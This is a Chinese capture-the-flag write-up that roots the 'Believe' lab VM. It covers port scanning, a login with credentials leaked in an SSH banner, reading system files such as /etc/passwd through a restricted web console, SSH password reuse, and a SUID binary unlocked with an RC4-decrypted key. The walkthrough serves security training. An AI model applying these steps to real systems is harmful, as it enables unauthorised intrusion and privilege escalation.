# Believe 复盘
| 作者 | 难度 | 平台 |
| ------- | ---------------- | ------- |
| Gropers | Easy(我放到easy) | mazesec |
## 信息收集
```sh
root@kali:~# nmap 192.168.56.119 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-23 05:29 -0400
Nmap scan report for 192.168.56.119
Host is up (0.00055s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
2222/tcp open EtherNetIP-1
54321/tcp open unknown
MAC Address: 08:00:27:5A:ED:07 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 36.37 seconds
root@kali:~# nmap 192.168.56.119 -p22,80,2222,54321 -sC -sV
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-23 05:30 -0400
Nmap scan report for 192.168.56.119
Host is up (0.0019s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.67 ((Unix))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Login
|_http-server-header: Apache/2.4.67 (Unix)
2222/tcp open ssh OpenSSH 10.3 (protocol 2.0)
54321/tcp open ssh OpenSSH 10.3 (protocol 2.0)
MAC Address: 08:00:27:5A:ED:07 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
```
当时我并没有扫描全部的接口,只扫到了`22/tcp 2222/tcp`,并没有扫到`54321/tcp`。
```sh
root@kali:~# dirsearch -u "http://192.168.56.119/"
[05:33:19] 200 - 820B - /cgi-bin/printenv
[05:33:19] 200 - 1KB - /cgi-bin/test-cgi
[05:33:23] 302 - 0B - /dashboard.php -> index.php
```
`index.php`为登录界面,访问`/dashboard.php`会跳转到`index.php`,猜测如果密码正确会跳转到`/dashboard.php`。
尝试爆破`admin`密码,`5000.txt 10000.txt 20000.txt`都尝试了,并没有起色。
突破口转向`ssh 服务的端口`:
```sh
root@kali:~# ssh root@192.168.56.119 -p 22
==================================================
admin
yubao9694482664
==================================================
root@192.168.56.119's password:
```
ll104567当时出题`HGBE`,ssh服务就隐藏了一些信息,我这里尝试,确实发现了一些信息。
```http
POST / HTTP/1.1
Host: 192.168.56.119
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Idempotency-Key: "818074399399579628"
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Sec-GPC: 1
Origin: http://192.168.56.119
Cookie: PHPSESSID=ue8uah7leo1tcimbmrc352atj9
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.119/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Priority: u=0, i
Content-Length: 25
u=admin&p=yubao9694482664
```
这里要登录三次才能进入`dashboard.php`页面。

看起来可以进行命令执行,经过多次尝试,发现其只能执行`cat 或 ls`命令,用`cat`读取`/etc/passwd`,没有返回内容,读取`yu.txt`有返回内容,到此我还不能确定过滤规则,我把`url和phpsessid`发给`ai`,`ai`用`cat`读取了`/etc/banner.txt`,我就猜测可能要有`.txt`后缀才能读取到。

`cat dashboard.php.txt`查看源码:
```php+HTML
<`\n]/', $c)) {
$r = shell_exec($c);
}
}
}
?>
Dashboard
System Console
```
从源码看,只能进行文件读取。
查看/etc/ssh/sshd_config:
```sh
Match LocalPort 22
DenyUsers yu
Banner /etc/ssh_banner # 原来这就是提示信息呀
Match LocalPort 2222
DenyUsers yu # 禁止 yu 登录
```
从这里可以看出,并不允许 `yu` 用户在 `22 2222`端口登录,所以只能通过`54321`端口登录,`yu.txt` 也进行了提示。
ssh 登录,爆破了 `5000.txt 10000.txt`,并没有爆破到,最后想到密码复用`yubao9694482664`。
## SSH凭据登录 获取立足点
```sh
root@kali:~# ssh yu@192.168.56.119 -p54321
yu@192.168.56.119's password:
_
__ _____| | ___ ___ _ __ ___ ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
\ V V / __/ | (_| (_) | | | | | | __/
\_/\_/ \___|_|\___\___/|_| |_| |_|\___|
yu@Believe:~$ id
uid=1000(yu) gid=1000(yu) groups=1000(yu)
```
## 系统内部信息收集
```sh
yu@Believe:~$ ls -al
total 896
drwx------ 2 yu yu 4096 May 14 15:16 .
drwxr-xr-x 3 root root 4096 May 12 22:10 ..
---------- 1 root root 900520 May 14 11:45 be
-rw-r--r-- 1 yu yu 91 May 14 14:58 hint.txt
-rw-r--r-- 1 yu yu 22 May 14 01:13 user.txt
yu@Believe:~$ cat hint.txt
The walls have ears, and the logs have a heartbeat.
it keeps whispering the truth. Just...
```
`ai` 翻译 :
```
隔墙有耳,而日志像有生命一样在跳动。
它一直在悄悄吐露真相,只是……
```
```sh
yu@Believe:~$ ls -al /var/log
total 388
drwxr-xr-x 4 root root 4096 May 23 09:59 .
drwxr-xr-x 13 root root 4096 May 8 10:51 ..
drwx--x--x 2 yu yu 4096 May 14 14:50 .hidden
-rw-r----- 1 root wheel 126 May 23 14:10 acpid.log
drwxr-s--- 2 apache apache 4096 Feb 25 19:46 apache2
-rw-r--r-- 1 root root 2103 May 12 21:07 apk.log
-rw-r--r-- 1 root root 0 May 8 10:56 auth.log
-rw-r--r-- 1 root root 0 May 8 10:56 btmp
-rw-r--r-- 1 root root 0 May 8 10:56 cron.log
-rw-r----- 1 root root 29653 May 23 16:07 dmesg
-rw-r--r-- 1 root root 0 May 8 10:56 faillog
-rw-r--r-- 1 root root 0 May 8 10:56 lastlog
-rw-r----- 1 root wheel 127116 May 23 18:33 messages
-rw-r----- 1 root wheel 204870 May 23 09:59 messages.0
-rw-r--r-- 1 root root 0 Apr 25 18:31 secure
-rw-r--r-- 1 root root 0 Apr 25 18:31 syslog
-rw-rw-r-- 1 root utmp 0 May 8 10:56 wtmp
```
可以看到`.hidden`。
```sh
yu@Believe:~$ cd /var/log/.hidden
yu@Believe:/var/log/.hidden$ ls -al
total 8
drwx--x--x 2 yu yu 4096 May 14 14:50 .
drwxr-xr-x 4 root root 4096 May 23 09:59 ..
pr-------- 1 yu yu 0 May 23 18:38 .ghost_radio
# p 命名管道(FIFO / named pipe), 命名管道通常不会保存静态内容,而是等另一端进程持续往里写。
yu@Believe:/var/log/.hidden$ cat .ghost_radio
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
# 观察规则
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
i>grep
# 这是一个循环
i>单个字符
i>grep
# 把单个字符组合起来
b e l i e v e
```
当然这里也可以使用 `ps auxww`(`LNNN` 学习到的),查看到底是哪个命令再给 `.ghost_radio` 文件写入内容。
```
yu@Believe:/var/log/.hidden$ sudo -l
Matching Defaults entries for yu on Believe:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for yu:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User yu may run the following commands on Believe:
(root) NOPASSWD: /root/be
yu@Believe:~$ sudo /root/be
验证密钥(*******):
```
这里要输入密钥,密钥就是`believe`。
```sh
yu@Believe:~$ sudo /root/be
验证密钥(*******): believe
密钥正确
yu@Believe:~$ ls -al
total 896
drwx------ 2 yu yu 4096 May 14 15:16 .
drwxr-xr-x 3 root root 4096 May 12 22:10 ..
-rwsr-xr-x 1 root root 900520 May 14 11:45 be
-rw-r--r-- 1 yu yu 91 May 14 14:58 hint.txt
-rw-r--r-- 1 yu yu 22 May 14 01:13 user.txt
```
可以看到 `be` 从 `----------` 变为 `-rwsr-xr-x`,它具有了`suid`位,可以提权。
## 权限提升
可以说我对于逆向分析,屁都不懂,这一步是`ai`梭哈出来的,贴个脚本吧:
```python
def rc4(key: bytes, data: bytes) -> bytes:
s = list(range(256))
j = 0
for i in range(256):
j = (j + s[i] + key[i % len(key)]) & 0xff
s[i], s[j] = s[j], s[i]
i = 0
j = 0
out = bytearray()
for b in data:
i = (i + 1) & 0xff
j = (j + s[i]) & 0xff
s[i], s[j] = s[j], s[i]
k = s[(s[i] + s[j]) & 0xff]
out.append(b ^ k)
return bytes(out)
# 程序里写死的目标密文
target = bytes.fromhex(
"24 53 27 50 78 4B 9D AB AB 7E F0 A1 49 F2 EA 7E EC 6C 82 77"
)
# 实际解题时验证可用的 key
key = b"believe"
plaintext = rc4(key, target)
print("key =", key.decode())
print("plaintext =", plaintext.decode())
# 输出:
key = believe
plaintext = Believe_in_yourself!
```
权限提升:
```
yu@Believe:~$ ./be
请输入系统密钥: Believe_in_yourself!
验证成功。
[+] 正在请求 Believe 核心权限...
Believe:/home/yu# id
uid=0(root) gid=0(root) groups=1000(yu)
Believe:/home/yu#
```
---
> 作者: [wArn](https://github.com/21346asz)
> URL: https://blog.1urkers.cn/p/believe/